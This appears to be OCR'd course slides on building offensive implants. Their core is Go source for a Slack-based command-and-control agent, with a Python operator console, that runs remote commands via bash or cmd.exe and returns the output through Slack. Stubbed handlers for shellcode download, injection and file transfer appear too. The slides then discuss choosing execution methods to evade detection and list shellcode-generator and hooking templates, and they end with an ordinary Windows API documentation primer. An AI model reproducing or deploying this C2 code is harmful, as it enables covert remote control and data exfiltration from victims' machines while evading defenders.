
Slack C2

```go
last := ""
for true {
    handleSleep(SleepDuration)
    historyParams := slack.HistoryParameters{Latest: "", Oldest: "0", Count: 2, Inclusive: false, Unreads:false,}
    history, err := api.GetChannelHistory(channel_id, historyParams)
    if err != nil {
        fmt.Printf("%s\n", err)
        return
    }
    for _,data := range history.Messages {
        if strings.Contains(data.Text, bot_id + " exit") {
            os.Exit(0)
        } else if strings.Contains(data.Text, bot_id + " run ") {
            if strings.Compare(last,data.Text) != 0  {
                cmd := strings.Replace(data.Text, bot_id + " run ","", -1)
                output := runCmd(cmd)
                fmt.Println("cmd: \n" + cmd)
                fmt.Println("output: \n" + output)
                postMsg(api, channel_id, output)
                last = data.Text
```


Slack C2



```go
func runCmd(cmd string) string {
    shell := "bash"
    shell_arg := "-c"

    if runtime.GOOS == "windows" {
        shell = "cmd.exe"
        shell_arg = "/C"
    }

    myCmd := exec.Command(shell, shell_arg, cmd)
```



```
for true {
    handleSleep(SleepDuration)
    historyParams := slack.GetConversationHistoryParameters{ChannelID: channel_id, Cursor: cursor, Inclusive: true, Latest: "", Limit: 1, Oldest: "0",
    history, err := api.GetConversationHistory(&historyParams)
    if err != nil {
        fmt.Printf("%s\n", err)
        return
    }
    for _,data := range history.Messages {
        if strings.Contains(data.Text, bot_id + " exit") {
            os.Exit(0)
        } else if strings.Contains(data.Text, bot_id + " run ") {
            if strings.Compare(last,data.Text) != 0  {
                cmd := strings.Replace(data.Text, bot_id + " run ","", -1)
                output := runCmd(cmd)
                fmt.Println("cmd: \n" + cmd)
                fmt.Println("output: \n" + output)
                output = Reverse(bot_id) + " " + output
                postMsg(api, channel_id, output)
            }
        } else if strings.Contains(data.Text, bot_id + " download") {⋯
        } else if strings.Contains(data.Text, bot_id + " upload") { // Requires slack file:write permissions⋯
        } else if strings.Contains(data.Text, bot_id + " shellcodeurl") {⋯
        } else if strings.Contains(data.Text, bot_id + " getlanIP"){⋯
        } else if strings.Contains(data.Text, bot_id + " sleep") {⋯
        } else if strings.Contains(data.Text, bot_id + " inject"){⋯
        } else {
            fmt.Println("No new messages found in page. Scrolling back...")
            fmt.Println("Message:", data.Text)
            cursor = history.ResponseMetaData.NextCursor
            // Decrease sleep time to identify next command faster
            SleepDuration = 1
            break
        }
        last = data.Text
        SleepDuration = BaseSleepDuration
        cursor = ""
    }
}
```



```python
#!/usr/bin/python
import os
from slack_sdk import WebClient
from slack_sdk.errors import SlackApiError
from prompt_toolkit import PromptSession
from prompt_toolkit.lexers import PygmentsLexer
from pygments.lexers.shell import BashLexer
from prompt_toolkit.completion import WordCompleter, Completer, FuzzyCompleter, Completion
from time import sleep

conversation_history = []
channel_id = os.environ['SLACK_CHANNEL_ID']
token = os.environ['SLACK_BOT_TOKEN']
current_target = ""

def get_response(client):
    cursor = ""
    try:
        while True:
            response = client.conversations_history(
                channel=channel_id,
                latest="0",
                limit=1,
                cursor = cursor
                )
            conversation_history = response["messages"]
            for message in conversation_history:
                if current_target[::-1] not in message['text']:
                    cursor = response["response_metadata"]["next_cursor"]
                else:
                    print(message['text'].strip(current_target[::-1]))
                    cursor = ""
                    return
    except SlackApiError as e:
        print(f"Error: {e}")
        cursor = ""

def send_message(client, command):
    try:
        response = client.chat_postMessage(channel=channel_id, text=command)
          print("Sent message")
```

Misc.

Executing Commands with cmd or PowerShell

Advantages:

- Easier to implement (Can use CreateProcess function)
- More familiar commands and output

Disadvantages:

- Larger detection surface (commonly monitored)
- Less flexibility with output

Using Windows API Functions

- Advantages:
  - Harder to detect; typically requires API hooking to monitor
  - More granular control of output
  - Additional functionality not covered with LOLBins or native PowerShell commands
- Disadvantages:
  - Takes more time to develop. A function will need to be created for each command, instead of just sending input to cmd.exe or powershell.exe

Misc. Code

- Detours, hook Messagebox function
- DLL & Assembly to shellcode generator in python
- CLI template
- Flask template
- SQLite template + schema
- HTTP requests:
  - C++
  - Golang
  - Nim
- Command Execution
  - C++
  - Golang
  - Nim

Google Everything

You likely aren’t the first person encountering this error, so there’s no need to jump directly to making a post about it. Try to debug it yourself, and then google for any error messages you have.


People are generally happy to help if you’ve shown you’ve covered your bases first.

site:stackoverflow.com “your error goes here”

Windows API Primer

Note about function naming conventions.

When looking through the Windows API documentation, you'll notice some functions have an "A" or "W" at the end of them. These stand for "Ascii" and "Wide" (also known as Unicode).




GetUserNameA function

GetUserNameW function

GetUserNameA function


When using Visual Studio, you can set your solution to either Ascii or Unicode, and then exclude the "A" or "W". If this letter is not included in the function name, it'll act as an alias for the configured version.

Another common ending is "Ex". This indicates a new version of the function, usually allowing new arguments to be used, or a different output format.



GetFirmwareEnvironmentVariableExW function

GetFirmwareEnvironmentVariableW function




GetFirmwareEnvironmentVariableA function

GetFirmwareEnvironmentVariableExA function

Reading the API documentation


The documentation page will contain all the details needed to perform the API call. The Syntax field will show the function prototype in C++, detailing the input and outputs, as well as the type of data returned from the function call.

Requirements are stated at the bottom, to indicate which header to include and which library to link.



Requirements

Minimum supported client	Windows Vista, Windows XP with SP1 [desktop apps | UWP apps]
Minimum supported server	Windows Server 2003 [desktop apps | UWP apps]
Target Platform	Windows
Header	processthreadsapi.h (include Windows Server 2003, Windows Vista, Windows 7, Windows Server 2008 Windows Server 2008 R2, Windows.h)
Library	Kernel32.lib
DLL	Kernel32.dll



GetProcessId function (processthreadsapi.h)

Article • 10/13/2021 • 2 minutes to read

Retrieves the process identifier of the specified process.

Syntax

C++ Copy

```
DWORD GetProcessId(
  [in] HANDLE Process
);
```

Parameters

`[in] Process`

A handle to the process. The handle must have the PROCESS_QUERY_INFORMATION or PROCESS_QUERY_LIMITED_INFORMATION access right. For more information, see Process Security and Access Rights.

Windows Server 2003 and Windows XP: The handle must have the PROCESS_QUERY_INFORMATION access right.

Return value

If the function succeeds, the return value is the process identifier.

If the function fails, the return value is zero. To get extended error information, call GetLastError.


Remarks

Until a process terminates, its process identifier uniquely identifies it on the system. For more information about access rights, see Process Security and Access Rights.

